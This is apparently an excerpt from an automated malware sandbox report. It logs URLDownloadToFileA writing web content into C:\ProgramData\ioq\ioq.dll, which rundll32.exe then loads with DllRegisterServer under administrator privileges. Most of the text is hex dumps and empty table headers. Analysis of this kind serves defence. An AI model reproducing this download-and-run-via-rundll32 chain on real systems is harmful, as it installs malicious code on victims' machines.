C:\ProgramData\ioq\ioq.dll	unknown	6611	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 69 64 3d 22 61 74 6f 6d 69 63 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 63 6c 61 73 73 3d 22 61 74 6f 6d 69 63 20 20 75 61 2d 69 65 20 75 61 2d 77 69 6e 20 75 61 2d 31 30 2e 30 20 75 61 2d 69 65 37 20 20 6c 2d 6f 75 74 20 50 6f 73 2d 72 20 68 74 74 70 73 20 66 70 20 66 70 2d 64 65 66 61 75 6c 74 20 6d 69 6e 69 2d 75 68 2d 6f 6e 20 75 68 2d 74 6f 70 62 61 72 2d 6f 6e 20 6c 74 72 20 64 65 73 6b 74 6f 70 20 44 65 73 6b 74 6f 70 20 62 6b 74 46 50 54 52 45 4c 55 47 31 30 35 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 0a 20	<!DOCTYPE html>.<html id="atomic" lang="en-US" class="atomic ua-ie ua-win ua-10.0 ua-ie7 l-out Pos-r https fp fp-default mini-uh-on uh-topbar-on ltr desktop Desktop bktFPTRELUG105">. <head>. <meta http-equiv="X-UA-Compatible" content="IE=edge">. .	success or wait	1	100010FE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9J0CLPJO.htm	unknown	8192	26 26 65 26 26 65 2e 5f 5f 65 73 4d 6f 64 75 6c 65 29 72 65 74 75 72 6e 20 65 3b 76 61 72 20 72 3d 4f 62 6a 65 63 74 2e 63 72 65 61 74 65 28 6e 75 6c 6c 29 3b 69 66 28 6e 2e 72 28 72 29 2c 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 72 2c 22 64 65 66 61 75 6c 74 22 2c 7b 65 6e 75 6d 65 72 61 62 6c 65 3a 21 30 2c 76 61 6c 75 65 3a 65 7d 29 2c 32 26 74 26 26 22 73 74 72 69 6e 67 22 21 3d 74 79 70 65 6f 66 20 65 29 66 6f 72 28 76 61 72 20 61 20 69 6e 20 65 29 6e 2e 64 28 72 2c 61 2c 66 75 6e 63 74 69 6f 6e 28 74 29 7b 72 65 74 75 72 6e 20 65 5b 74 5d 7d 2e 62 69 6e 64 28 6e 75 6c 6c 2c 61 29 29 3b 72 65 74 75 72 6e 20 72 7d 2c 6e 2e 6e 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 65 26 26 65 2e 5f 5f 65 73 4d 6f 64 75 6c 65	&&e&&e.__esModule)return e;var r=Object.create(null);if(n.r(r),Object.defineProperty(r,"default",{enumerable:!0,value:e}),2&t&&"string"!=typeof e)for(var a in e)n.d(r,a,function(t){return e[t]}.bind(null,a));return r},n.n=function(e){var t=e&&e.__esModule	success or wait	57	100010FE	URLDownloadToFileA
C:\ProgramData\ioq\ioq.dll	unknown	14794	3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 6e 2f 6c 69 62 2f 6d 65 74 72 6f 2f 67 2f 6d 79 79 2f 66 61 6c 6c 62 61 63 6b 5f 67 72 69 64 5f 30 2e 30 2e 34 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 6e 2f 6c 69 62 2f 6d 65 74 72 6f 2f 67 2f 73 64 61 2f 73 64 61 5f 66 6c 65 78 5f 30 2e 30 2e 34 32 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6f 73 2f 79	<link href="https://s.yimg.com/nn/lib/metro/g/myy/fallback_grid_0.0.4.css" rel="stylesheet" type="text/css"><link href="https://s.yimg.com/nn/lib/metro/g/sda/sda_flex_0.0.42.css" rel="stylesheet" type="text/css"> <link href="https://s.yimg.com/os/y	success or wait	8	100010FE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\ioq\ioq.dll	unknown	204249	55 6d 42 6b 2e 4d 37 79 79 42 69 4b 7a 31 51 69 46 65 5a 61 41 47 78 43 65 6c 46 31 48 63 35 42 43 45 68 37 6b 53 45 38 4c 42 70 7a 70 4d 63 6c 39 53 45 68 5f 33 4e 73 4b 7a 43 58 75 39 47 4f 67 4e 6e 54 47 4b 48 68 44 52 76 70 65 55 33 49 7a 67 4d 64 72 35 4c 75 78 59 69 36 64 42 6d 58 77 7a 6b 7a 32 49 48 59 35 33 6e 2e 74 61 45 33 36 5f 67 4c 4a 4b 73 69 66 58 45 54 79 38 64 44 69 39 4b 39 2e 59 44 51 48 78 4d 32 6f 6e 4f 6c 45 53 41 61 5f 44 49 2e 42 55 75 44 50 62 47 6b 41 42 78 66 44 77 76 50 48 7a 43 68 79 49 56 35 69 5a 43 78 4f 65 47 4b 63 5f 42 35 6e 67 77 33 76 62 73 66 35 41 5a 57 78 6d 4e 44 30 4b 72 68 70 36 4b 32 53 33 55 6a 78 4c 75 47 7a 49 72 73 62 57 57 63 4b 66 76 42 2e 2e 36 4c 44 4e 73 6a 47 55 48 68 35 78 33 46 78 4b 6b 4a 79 38 61	UmBk.M7yyBiKz1QiFeZa AGxCelF1Hc 5BCEh7kSE8LBpzpMcl9S Eh_3NsKzCX u9GOgNnTGKHhDRvpeU3 lzgMdr5LuxY i6dBmXwzkz2IHY53n.taE3 6_gLJKsi fXETy8dDi9K9.YDQHxM2 onOlESAa_D I.BUuDPbGkABxfDwvPHz ChyIV5iZCx OeGKc_B5ngw3vbsf5AZ WxmND0Krhp6 K2S3UjxLuGzIrsbWWcKfv B..6LDNsj GUHh5x3FxKkJy8a	success or wait	1	100010FE	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5400 Parent PID: 3704

General

Start time:	14:03:07
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\ioq\ioq.dll,DllRegisterServer
Imagebase:	0xbc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\ioq\ioq.dll	unknown	64	success or wait	1	BC38D9	ReadFile

Disassembly

Code Analysis